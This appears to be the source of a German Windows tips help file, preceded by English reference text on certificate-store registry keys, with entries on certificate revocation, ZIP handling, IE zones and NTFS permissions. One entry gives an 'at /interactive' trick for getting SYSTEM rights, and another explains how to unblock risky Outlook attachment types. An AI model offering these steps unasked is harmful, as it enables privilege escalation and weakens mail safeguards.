AddressBook contains data about certificates, CRLs, and CTLs relating to people. Unlike certificates registered in the TrustedPeople container, these certificates are not explicitly trusted.

AuthRoot

Registry path

---

# ZertifikatRegPfad

\$ Zertifikat-RegistryPfade

HKEY\_Current\_User\Software\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

AuthRoot contains data about certificates, CRLs, and CTLs from non-Microsoft root CAs.  
CA  
Registry path

HKEY\_Current\_User\Software\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

CA contains data about certificates, CRLs, and CTLs from intermediate CAs.  
Disallowed  
Registry path

HKEY\_Current\_User\Software\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

Disallowed contains data about disallowed certificates. For example, this store will contain data about certificates that have been rejected as untrustworthy during the Authenticode software installation process.

My  
Registry path

HKEY\_Current\_User\Software\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

My contains data about a user's personal certificates. However, physical storage of this data for the user, which is viewable by using the Certificates snap-in, has been moved to the following Documents and Settings folder:

Application Data\Microsoft\SystemCertificates  
REQUEST  
Registry path

HKEY\_Current\_User\Software\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows 2000, and Windows XP

REQUEST contains data about pending certificate requests. When a pending certificate request has been approved or rejected, this registry data is removed. Data about pending certificate requests is also stored for the user in the following Documents and Settings folder:

Application Data\Microsoft\SystemCertificates\My  
Root  
Registry path

HKEY\_Current\_User\Software\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

Root contains data about trusted root CA certificates, CRLs, and CTLs.  
trust  
Registry path

HKEY\_Current\_User\Software\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

Trust contains data about enterprise trust certificates, CRLs, and CTLs.

TrustedPeople

Registry path

HKEY\_Current\_User\Software\Microsoft\SystemCertificates

Version

Windows Server 2003, Windows XP, and Windows 2000

TrustedPeople contains data about certificates from other users where there is explicit trust.

TrustedPublisher

Registry path

HKEY\_Current\_User\Software\Microsoft\SystemCertificates

Version

Windows Server 2003, Windows XP, and Windows 2000

TrustedPublisher contains data about certificates that have been explicitly accepted as trustworthy. For example, it will contain data about certificates that are accepted as trustworthy during the Authenticode software installation process.

HKEY\_Current\_User\Software\Policies\Microsoft

HKEY\_Current\_User\Software\Policies\Microsoft contains registry settings for user certificates that have been distributed by using Group Policy. These settings are stored in the following subkeys:

- 

HKEY\_Current\_User\Software\Policies\Microsoft\Cryptography

- 

HKEY\_Current\_User\Software\Policies\Microsoft\SystemCertificates

HKEY\_Current\_User\Software\Policies\Microsoft\Cryptography

This set of registry entries is used when Group Policy-based autoenrollment is used to manage the availability of user certificates.

Autoenrollment

Registry path

HKEY\_Current\_User\Software\Policies\Microsoft\Cryptography

Version

Windows Server 2003, Windows XP, and Windows 2000

Autoenrollment implements Group Policy for autoenrollment of user certificates.

AEEventLogLevel

Registry path

HKEY\_Current\_User\Software\Policies\Microsoft\Cryptography\Autoenrollment\

Version

Windows Server 2003 and Windows XP

AEEventLogLevel enables enhanced logging of autoenrollment processes for users.

HKEY\_Current\_User\Software\Policies\Microsoft\SystemCertificates

The following registry entries are located under SystemCertificates. The majority contain binary large objects that pertain to:

- 

Certificates. These entries identify the certificates associated with the registry entry.

-

CRLs. These entries identify the CRLs associated with the registry entry.

•

CTLs. These entries identify the CTLs associated with the registry entry.

Additional subkeys — which might appear under some registry subkeys — will be detailed below under the registry subkeys that they correspond to.

AddressBook  
Registry path

HKEY\_Current\_User\Software\Policies\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

AddressBook contains data about certificates, CRLs, and CTLs relating to other people. Unlike certificates registered in the TrustedPeople container, these certificates are not explicitly trusted.

AuthRoot  
Registry path

HKEY\_Current\_User\Software\Policies\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

AuthRoot contains data about certificates, CRLs, and CTLs from third-party root CAs.

CA  
Registry path

HKEY\_Current\_User\Software\Policies\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

CA contains data about certificates, CRLs, and CTLs from intermediate CAs.

Disallowed  
Registry path

HKEY\_Current\_User\Software\Policies\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

Disallowed contains data about disallowed certificates. For example, it will contain data about certificates that are rejected as untrustworthy during the Authenticode software installation process

EFS  
Registry path

HKEY\_Current\_User\Software\Policies\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

EFS contains data about certificates enabling the encrypting file system for the user.

root  
Registry path

HKEY\_Current\_User\Software\Policies\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

Root contains data about trusted root CA certificates, CRLs, and CTLs.



trust

Registry path

HKEY\_Current\_User\Software\Policies\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

Trust contains data about enterprise trust certificates, CRLs, and CTLs

TrustedPeople

Registry path

HKEY\_Current\_User\Software\Policies\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

TrustedPeople contains data about certificates from other users where there is explicit trust.

TrustedPublisher

Registry path

HKEY\_Current\_User\Software\Policies\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

TrustedPublisher contains data about certificates that have been explicitly accepted as trustworthy. For example, this store will contain data about certificates that are accepted as trustworthy during the Authenticode software installation process.

HKEY\_Local\_Machine\Software\Microsoft

HKEY\_Local\_Machine\Software\Microsoft contains registry settings for computer certificates that have been distributed by means other than Group Policy. These settings are stored in the following subkeys:

- 

HKEY\_Local\_Machine\Software\Microsoft\Cryptography

- 

HKEY\_Local\_Machine\Software\Microsoft\SystemCertificates

HKEY\_Local\_Machine\Software\Microsoft\Cryptography

AutoEnrollment

Registry path

HKEY\_Local\_Machine\Software\Microsoft\Cryptography  
Version

Windows Server 2003 and Windows XP

This setting is used to manage event logging level and cached directory service data when computer certificate autoenrollment has been enabled.

Calais

Registry path

HKEY\_Local\_Machine\Software\Microsoft\Cryptography  
Version

Windows Server 2003, Windows XP, and Windows 2000

Calais contains settings that enable various vendors' smart cards and smart card readers.

Defaults

Registry path

HKEY\_Local\_Machine\Software\Microsoft\Cryptography  
Version

Windows Server 2003, Windows XP, and Windows 2000

Contains information about different specific and generic CSPs listed in the Provider and Provider Types categories.

IEDirtyFlags  
Registry path

HKEY\_Local\_Machine\Software\Microsoft\Cryptography  
Version

Windows versions prior to Windows 2000

This legacy setting was used to record certificates and keys that are incompletely removed from Internet Explorer.

OID  
Registry path

HKEY\_Local\_Machine\Software\Microsoft\Cryptography  
Version

Windows Server 2003, Windows XP, and Windows 2000

OID is the hive used by the CryptRegisterOIDFunction, CryptRegisterDefaultOIDFunction, and CryptRegisterOIDInfo application programming interfaces (APIs) to register data.

Protect  
Registry path

HKEY\_Local\_Machine\Software\Microsoft\Cryptography  
Version

Windows Server 2003, Windows XP, and Windows 2000

You can use Protect to define providers for use with the ProtectedStorage service.

RNG  
Registry path

HKEY\_Local\_Machine\Software\Microsoft\Cryptography  
Version

Windows Server 2003, Windows XP, and Windows 2000

RNG is used by the Windows Random Number Generator to enhance random number generation from one computer startup to another.

Services  
Registry path

HKEY\_Local\_Machine\Software\Microsoft\Cryptography  
Version

Windows Server 2003, Windows XP, and Windows 2000

Services identifies the predefined physical stores for certificates associated with Windows services.

HKEY\_Local\_Machine\Software\Microsoft\SystemCertificates  
AddressBook  
Registry path

HKEY\_Local\_Machine\Software\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

AddressBook contains data about certificates, CRLs, and CTLs relating to other people. Unlike certificates registered in the TrustedPeople container, these certificates are not explicitly trusted

AuthRoot  
Registry path

HKEY\_Local\_Machine\Software\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

AuthRoot contains data about certificates, CRLs, and CTLs from non-Microsoft root CAs.

CA  
Registry path

HKEY\_Local\_Machine\Software\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

CA contains data about certificates, CRLs, and CTLs from intermediate CAs.

Disallowed  
Registry path

HKEY\_Local\_Machine\Software\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

Disallowed contains data about disallowed certificates. For example, it will contain data about certificates that are rejected as untrustworthy during the Authenticode software installation process.

My  
Registry path

HKEY\_Local\_Machine\Software\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

My contains data about the certificates, CRLs, CTLs, and private keys associated with a computer account.

Recovery  
Registry path

HKEY\_Local\_Machine\Software\Microsoft\SystemCertificates  
Version

Windows Server 2003 and Windows XP

Recovery stores the certificate for a user's password reset disk.

REQUEST  
Registry path

HKEY\_Local\_Machine\Software\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

REQUEST contains data about pending certificate requests. When a pending certificate request has been approved or rejected, this registry information is removed.

ROOT  
Registry path

HKEY\_Local\_Machine\Software\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

ROOT contains data about trusted root CA certificates, CRLs, and CTLs.

SPC

Registry path

HKEY\_Local\_Machine\Software\Microsoft\SystemCertificates  
Version

Not supported

SPC is a legacy registry store that was used by Internet Explorer 3.0 for migrating Software Publisher Certificates. It is no longer used.

trust

Registry path

HKEY\_Local\_Machine\Software\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

Trust contains data about enterprise trust certificates, CRLs, and CTLs.

TrustedPeople

Registry path

HKEY\_Local\_Machine\Software\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

TrustedPeople contains data about certificates from other users where there is explicit trust.

TrustedPublisher

Registry path

HKEY\_Local\_Machine\Software\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

TrustedPublisher contains data about certificates that have been explicitly accepted as trustworthy. For example, this store will contain data about certificates that are accepted as trustworthy during the Authenticode software installation process.

HKEY\_Local\_Machine\Software\Policies\Microsoft

HKEY\_Local\_Machine\Software\Policies\Microsoft contains registry settings for computer certificates that have been distributed by using Group Policy. These settings are stored in the following subkeys:

- 

HKEY\_Local\_Machine\Software\Policies\Microsoft\Cryptography

- 

HKEY\_Local\_Machine\Software\Policies\Microsoft\SystemCertificates

HKEY\_Local\_Machine\Software\Policies\Microsoft\Cryptography

Autoenrollment

Registry path

HKEY\_Local\_Machine\Software\Policies\Microsoft\Cryptography  
Version

Windows Server 2003 and Windows XP

Autoenrollment implements Group Policy for autoenrollment of computer certificates. The default autoenrollment behavior is as follows:

Approximately 60 seconds after logon, the balloon UI is displayed. If no user interaction is explicitly defined on the certificate template, no UI will be displayed to the user. This delay is incorporated to enable speedy application and shell response times during the logon and starting of the client computer.

AEEventLogLevel

Registry path

HKEY\_Local\_Machine\Software\Policies\Microsoft\Cryptography\Autoenrollment  
Version

Windows Server 2003 and Windows XP

AEEventLogLevel enables enhanced logging of autoenrollment processes for computers.

HKEY\_Local\_Machine\Software\Policies\Microsoft\SystemCertificates

The following registry entries are located under SystemCertificates. The majority contain binary large objects that pertain to:

- 

Certificates. These entries identify the certificates associated with the registry entry.

- 

CRLs. These entries identify the CRLs associated with the registry entry.

- 

CTLs. These entries identify the CTLs associated with the registry entry.

Additional subkeys — which might appear under some registry subkeys — will be detailed below under the registry subkeys that they correspond to.

ACRS

Registry path

HKEY\_Local\_Machine\Software\Policies\Microsoft\SystemCertificates  
Version

Windows 2000 and Windows XP

Automatic Certificate Request Settings (ACRS) in Group Policy is used by Windows 2000 to specify certificates to autoenroll. This registry setting has been replaced in Windows XP and Windows Server 2003 by certificate template autoenrollment; however, ACRS is still supported for backward compatibility.

AddressBook

Registry path

HKEY\_Local\_Machine\Software\Policies\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

AddressBook contains data about certificates, CRLs, and CTLs relating to other people. Unlike certificates registered in the TrustedPeople container, these certificates are not explicitly trusted.

AuthRoot

Registry path

HKEY\_Local\_Machine\Software\Policies\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

AuthRoot contains data about certificates, CRLs, and CTLs from non-Microsoft root CAs.

ca

Registry path

HKEY\_Local\_Machine\Software\Policies\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

Ca contains data about certificates, CRLs, and CTLs from intermediate CAs.

Disabled

Registry path

HKEY\_Local\_Machine\Software\Policies\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

Disallowed contains data about disallowed certificates. For example, it will contain data about certificates that are rejected as untrustworthy during the Authenticode software installation process.

EFS

Registry path

HKEY\_Local\_Machine\Software\Policies\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

EFS contains data about certificates, CRLs, and CTLs that enable the use of Encrypting File System (EFS) on the computer.

Root

Registry path

HKEY\_Local\_Machine\Software\Policies\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

Root contains data about trusted root CA certificates, CRLs, and CTLs.

Trust

Registry path

HKEY\_Local\_Machine\Software\Policies\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

Trust contains data about enterprise trust certificates, CRLs, and CTLs.

TrustedPeople

Registry path

HKEY\_Local\_Machine\Software\Policies\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

TrustedPeople contains data about certificates from other users where there is explicit trust.

TrustedPublisher

Registry path

HKEY\_Local\_Machine\Software\Policies\Microsoft\SystemCertificates  
Version

Windows Server 2003, Windows XP, and Windows 2000

TrustedPublisher contains data about certificates that have been explicitly accepted as trustworthy. For example, it will contain data about certificates that are accepted as trustworthy during the Authenticode software installation process.

## ##K Zertifikats-Sperre

Um den Widerruf von digitalen Zertifikaten und warum alle bekannten Methoden dafür nicht wirklich funktionieren, geht es in der c't Heft 23/2017, Seite 166ff.

- Die "Certificate Revocation Lists" sind inzwischen zu lang. Und der Ort, wo sie abgeholt werden können, ist nicht eindeutig genug festgelegt.
- Bei dem "Online Certificate Status Protocol" OCSP ist eine der Schwächen, das ein Browser, der die Auskunftsstelle nicht erreicht, das Zertifikat als gültig annimmt. Dies wurde so implementiert, weil die schwache OCSP-Infrastruktur sonst zu zu vielen Fehlalarmen führen würde. Und sich die Anzeige der https-Seiten auch deutlich verzögern würde. Wenn es einem Angreifer also gelingt, die Kommunikation zu stören, wirkt es nicht.
- Die neuste Methode ist das "OCSP Stapling". Dabei holt sich der Server (und nicht mehr der Client) in regelmäßigen Abständen eine digital signierte Auskunft vom OCSP-Server und heftet sie an sein Zertifikat, das er dem Client-Browser schickt. Das Datenschutzproblem, das der OCSP-Server sieht, welche Clients welche Server kontaktieren, ist damit behoben. Der Client weis trotzdem, dass zumindest vor z.B. 30min das Zertifikat noch als GOOD angesehen wurde. Damit "OCSP Stapling" wirklich funktioniert, muss das Zertifikat mit dem "Must-Staple"-Attribut (RFC 7633) ausgestellt worden sein.

Aktuelles Problem beim "OCSP Stapling" ist aber noch, dass die Webserver Apache und Nginx Implementierungsschwächen haben, die zwar seit 2014 bekannt, Ende 2017 aber immer noch nicht gefixt sind. Ein workaround sind die von den Browserherstellern geführten "Certificate Revocation Lists". Diese sind vor allem dazu gedacht, in Notfällen eingreifen zu können.

Die Gültigkeit von Zertifikaten, die früher viele Jahre betrug, wird immer weiter auf zum Teil nur noch 90 Tage reduziert. Dies hilft auch, die Revocation Lists kurz zu halten. Setzt allerdings weitgehend automatisiert Zertifikats-erneuerung auf den Servern voraus, damit der Admin nicht in kurzen abständen dies manuell erledigen muss.

---

# ZertifikatsSperre

\$ Zertifikats-Sperre

K Zertifikats-Sperre;Revocation von Zertifikaten;Sperre von Zertifikaten;Widerruf von Zertifikaten; Certificate Revocation Lists

## ##\$K ZIP-Drive (Iomega)

Ein nur manchmal vorhandenes ZIP-Drive am Parallelport kann mit einer Fehlermeldung beim Booten nerven. Unter NT gibt es verschiedene Lösungen:

- Unterschiedliche Konfigurationen
- Unter Systemsteuerung, Geräte den Dienst Ppa3nt manuell deaktivieren. Nach dem erneuten aktivieren, muss aber neu gebootet werden, bevor der Dienst genutzt werden kann.
- HKL\M\System\CurrentControlSet\Services\ppa3nt\bmc tree.bmp Error-Control (oder ErrorControl ?) von default 1 auf 0 setzen. (aus c't 18/1998, Seite 175f)

---

```
IomegaZipDrive
$I Iomega ZIP-Drive
$K Iomega ZIP-Drive;ZIP-Drive (Iomega);ppa3nt.sys;
```



## #\$K ZIP-Dateien

Neue Windows-Versionen (XP, 2000?) behandeln ZIP-Dateien und CAB-Dateien ähnlich wie Verzeichnisse. Dies erledigt zipfldr.dll aus dem system32-Verzeichnis. Die Kommandozeile regsvr32 /u zipfldr.dll{bmc shortcut.bmp} hebt die Registrierung dieser Datei auf und ZIP- und CAB-Dateien verhalten sich wieder als normale Dateien. regsvr32 zipfldr.dll{bmc shortcut.bmp} aktiviert es wieder (c't Heft 2/2006, Seite 183f). (Administratorrechte erforderlich!)

Gemäß <http://www.sevenforums.com/tutorials/13619-zip-folders-enable-disable-windows-explorer-view.html> sind dafür (bei Win7) die folgenden Registry-Einträge zuständig:

- HKCR\CLSID\{E88DCCE0-B7B3-11d1-A9F0-00AA0060FA31}\bmc tree.bmp} für ZIP und bei 64bit-Windows zusätzlich HKLM\SOFTWARE\Wow6432Node\Classes\CLSID\{E88DCCE0-B7B3-11d1-A9F0-00AA0060FA31}\Shell Folder\bmc tree.bmp}
- HKCR\CLSID\{0CD7A5C0-9F37-11CE-AE65-08002B2E1262}\bmc tree.bmp} für CAB und bei 64bit-Windows zusätzlich HKLM\SOFTWARE\Wow6432Node\Classes\CLSID\{0CD7A5C0-9F37-11CE-AE65-08002B2E1262}\Shell Folder\bmc tree.bmp}

Durch löschen der Einträge (nachdem man mit einem Admin-Account die Ownership übernommen hat) verhalten sich die Archive wieder wie normale Dateien.

---

# ZipDateien  
\$ ZIP-Dateien  
K ZIP-Dateien;CAB-Dateien

## #\$K Zonen-Modell (IE)

Das seit SP2 erweiterte Zonenmodell des IE ist in c't Heft 19/2004, Seite 206ff (Softlink [0419206{bmc earth16.bmp}](#)) beschrieben. Diese Beschreibung enthält auch Angaben zu den zusätzlichen Datei-Streams "Summary-Information" und "Zone.Identifier". Wie man diesen Zone.Identifier-Stream mittels der normalen Dateifunktionen verwaltet oder mittels des "Persistent Zone Identifier Object" ist auch beschrieben:

```
CreateFile("Beispiel.txt:Zone.Identifier",)
```

bzw besser:

```
CoInitialize ... für aktuellen Thread (oder OleInitialize)
```

```
CoCreateInstance mit CLSID_PersistenZonentIdentifier
```

```
Load
```

```
IZoneIdentifier::GetId oder ::SetId, ::Remove
```

Zum Download gibt's

```
SetZoneId.exe <DateiName> <ZoneId>
```

wobei <ZoneId> = 0 den Stream entfernt.

Der ZoneID-Stream sieht z.B. so aus:

```
[ZoneTransfer]
```

```
ZoneID=3
```

Kann aber auch einen Platzhalter enthalten!

Bugs:

- Wurde die mit Zone-Identifer versehene Datei vor dem Entfernen des Streams schon mal ausgeführt, kommt trotzdem eine Hinweis-Meldung. Vermutlich ein Cache-Update-Problem
- Wird im Assistentenmodus ent-ZIPt, erhalten die entpackten Dateien auch den Zone-Identifer. Wird per Drag&Drop entzippt, dann nicht!?

---

# ZonenModell

\$ Zonen-Modell (IE)

K Zonen-Modell (IE); Sicherheits-Zone (IE); Streams von Dateien; File-Streams

## #K Zugriffsrechte für Dateien

Mit dem Microsoft Kommandozeilen-Tool SHOWACLs kann man sich die Datei-Zugriffsrechte bei NTFS anschauen, nicht ändern. Das Tool wird von Microsoft mit dem "NT Resource Kit" verteilt:

```
ShowAcls [/s] [/u:domain\user] filespec
filespec kann dabei auch ein Verzeichnis sein.
```

Etwas ausführlicher werden die Rechte vom Microsoft Tool CACLS, das die Rechte auch setzen kann, angezeigt:  
`cacls filespec [/T] [/E] [/C] [/G user:access] [/R: user [...]] [/P user:access] [/D: user [...]]`

Ab Vista heißt das Tool dann IACLS mit einer Reihe neuer Optionen:

```
icacls /?{bmc dos.bmp}
```

Der Owner (=Besitzer) einer Datei darf alles. Manchmal ist es auch bei Admin-Accounts zuerst notwendig, den Besitz zu übernehmen, bevor man die Rechte verändern darf. Über die graphische Oberfläche (Kontextmenü, Eigenschaften, Sicherheit) schlägt es manchmal fehl, den Besitz zu übernehmen. Das Kommandozeilentool takeown.exe{bmc dos.bmp} kann dann oft doch noch helfen.

Gemäß c't Heft 13/2006, Seite 220ff werden bei auf Unterverzeichnisse vererbten Rechten für jede Ebene die ACLs separat mit den entsprechenden Einträgen versehen. Während dies beim Ändern der Rechte im Explorer richtig funktioniert, ignoriert cacls diese Vererbung und ändert nur die aktuelle ACL! Siehe auch Kommandozeile.

**Achtung:** Werden im Explorer Zugriffsrechte gesetzt, so bedeutet ein aktiviertes "Berechtigungen für alle untergeordneten Objekte durch die angezeigten Einträge, sofern anwendbar, ersetzen", die untergeordneten ACL komplett zu **löschen**, bevor die vererbten Rechte angewendet werden! (c't Heft 13/2006, Seite 220ff). Die Vererbung, d.h. gegebenenfalls tiefere Ebenen auch setzen, wird auch ohne diese Option gemacht!

Gemäß c't Heft 16/2006, Seite 13 gilt folgende Priorität bei der Berechnung der effektiven Rechte:

- Geerbte Erlaubnis (niedrigste Prio)
- Geerbtes Verbot
- Direkte Erlaubnis
- Direktes Verbot (höchste Prio)

Die Rechte eines Users oder einer Usergruppe werden vom PERMS angezeigt. Unter meinem WinXP kommt aber beim Aufruf von perms die Fehlermeldung: .. RtlReleaseRelativeName wurde in "ntdll.dll" nicht gefunden.

XCACLS ist eine erweiterte Version von cacls für Win2K ff und gibt's unter

<http://www.microsoft.com/downloads/details.aspx?FamilyID=7a3e2241-d7d0-42b6-b86e-6eda88726c01&displaylang=en{bmc earth16.bmp}> zum Download.

SubInAcl ist ein Tool, mit dem auch Security-Informationen für Dateien/Verzeichnisse, Registry-Keys und Services bearbeitet werden können, z.B. von einem User-Account zu einem anderen umkopiert werden können.

showmbrs and showgrps are two more useful Tools from Microsoft.

Gemäß PC-Welt Heft 3/2007, Seite 58 können mit dem Tool AccessEnum (<http://www.sysinternals.com{bmc earth16.bmp}>) in einem Verzeichnisbaum z.B. alle die Dateien und Unterverzeichnisse angezeigt werden, wo mehr Leute Zugriff haben als auf der oberen Ebene.

Wenn die Zugriffsrechte verkorkst sind, dann können sie mit dem folgenden Kommando wieder auf den Normalzustand zurückgesetzt werden (PC-Welt Heft 4/2010, Seite 87):

```
secedit /configure /db %temp%\temp.sdb /cfg "%systemroot%\security\templates\setup
security.inf"
```

Bei XP Home fehlt secedit.exe und muss zuerst z.B. aus dem SP3 extrahiert, im system32 gespeichert und mittel regsvr32 registriert werden. Falls nach secedit einige Benutzerkonten im Anmeldebildschirm fehlen:

```
net localgroup users <kontoname> /add
```

---

# Zugriffsrechte

\$ Zugriffsrechte

K Zugriffsrechte (Dateien);Datei-Zugriffsrechte;showcacls;cacls;icacls;takeown;secedit

## #\$K Zugriff verweigert

Selbst als Administrator hat man sowohl im Dateisystem als auch in der Registry in einigen wenigen Fällen die not Zugriffsrechte und muss sich diese Rechte zuerst verschaffen:

- Manchmal haben die Administratoren das Recht, die Rechte zu ändern (MS-RegEdt32, im Baum rechte Maustaste und "Berechtigungen..") und z.B. einfach "Vollzugriff" zu setzen.
- Falls nur das System die Rechte hat, hilft folgender Trick: Das Kommandozeilenprogramm at.exe startet zur angegebenen Zeit die angegebene Applikation mit Systemrechten statt mit den Rechten des aktuellen Users. Daher steht at.exe den "Restricted Usern" von vorne herein nicht zur Verfügung, es wäre ein Sicherheitsloch! Mit at{bmc help.bmp} hh:mm /interactive regedit.exe kann also zur vorgewählten Zeit (z.B. in 2 Minuten!) regedit.exe mit erweiterten Rechten gestartet werden!

Bei z.B.

Outlook blocked access to the following potentially unsafe attachments: xxxxxxxx.REG

kann gemäß <http://www.slipstick.com/outlook/eseccup/getexe.htm>{bmc earth16.bmp} wie folgt der Zugriff erlaubt werden:

Je nach Office-Version unter

HKCU\Software\Microsoft\Office\9.0\Outlook\Security\_Level1Remove{bmc edit.bmp} (Outlook 2000 SP3)

HKCU\Software\Microsoft\Office\10.0\Outlook\Security\_Level1Remove{bmc edit.bmp} (Outlook 2002 SP1)

HKCU\Software\Microsoft\Office\11.0\Outlook\Security\_Level1Remove{bmc edit.bmp} (Outlook 2003)

(geg. neu anlegen) und die Extensions der Dateitypen, die nicht mehr blockiert werden sollen, als Semikolon-getrennte Liste hinzufügen, z.B. .zip;.url. Hinweis: Z.B. zip;.url könnte da drin stehen, ohne den einleitenden Punkt funktioniert es aber seit einem MS-Update nicht mehr, es sollte .zip;.url heißen! Möchten sie anstatt mehr als defaultmäßig zu erlauben Attachments weiter einschränken, dann können unterm selben Key mit dem Wert Level1Add 2000 SP3{bmc edit.bmp}, 2002 SP1{bmc edit.bmp}, 2003{bmc edit.bmp} zusätzlich Dateianlagen blockieren, indem die Werte gegebenenfalls angelegt und wieder eine Semikolon-getrennte Liste der Extensions eingetragen wird. Siehe auch MS-KB 837388{bmc earth16.bmp}.

Siehe auch [illegale Registry-Einträge](#), [Sicherheit](#).

---

# ZugriffVerweigert

\$ Zugriff verweigert

K Zugriff verweigert;Access denied;verweigerter Zugriff;unsafe Attachments blocked

## **#\$K Zwischenablage**

Die Windows-Zwischenablage funktioniert etwas anders, als man dies zunächst annimmt:

Beim "Kopieren" in die Zwischenablage wird zunächst nur die Information, dass es etwas gibt (d.h. ein Titel) und in welchen Formaten (formatierter Text, nur-Text, etc.), bereitgestellt. Erst beim "Einfügen" (oder vor dem Beenden der Anwendung) wird zuerst das bestmögliche Format "ausgehandelt" und vom Text oder vom Bild etc. dann in diesem Format eine Kopie erstellt. Beim Beenden der Anwendung wird man bei umfangreicheren Daten gefragt, ob diese in der Zwischenablage "erhalten" bleiben sollen, was aber in Wirklichkeit heißt, ob sie für die Zwischenablage in allen möglichen Formaten aufbereitet und bereitgelegt werden sollen.

Mit der Office-Version 9.0 (2000) hat Microsoft die erweiterte Office-Zwischenablage, die zusätzlich zum allerletzten bereitgelegten Item auch mehrere vorausgehenden Items noch bereithält. Wenn dieses bei mehreren Items aufgehende Fenster stört, kann es durch Anlegen des- DWORD-Wertes HKCU\Software\Microsoft\Office\9.0\Common\General, AcbControl{bmc edit.bmp} und auf 1 setzen, abschalten (Zeitschrift PC-Welt, Heft 5/2004, Seite 78). Für neuere Office-Versionen entsprechend HKCU\Software\Microsoft\Office{bmc tree.bmp}\10.0\... etc.

Wie man die Zwischenablage in Java-Script verwenden kann, wird in WebDeveloper Heft 2/2017, Seite 52ff erläutert.

Siehe auch [Tweak-UI / Power-Toys: Send to Clipboard as Name](#).

---

# Zwischenablage  
\$ Zwischenablage  
K Zwischenablage; Office-Zwischenablage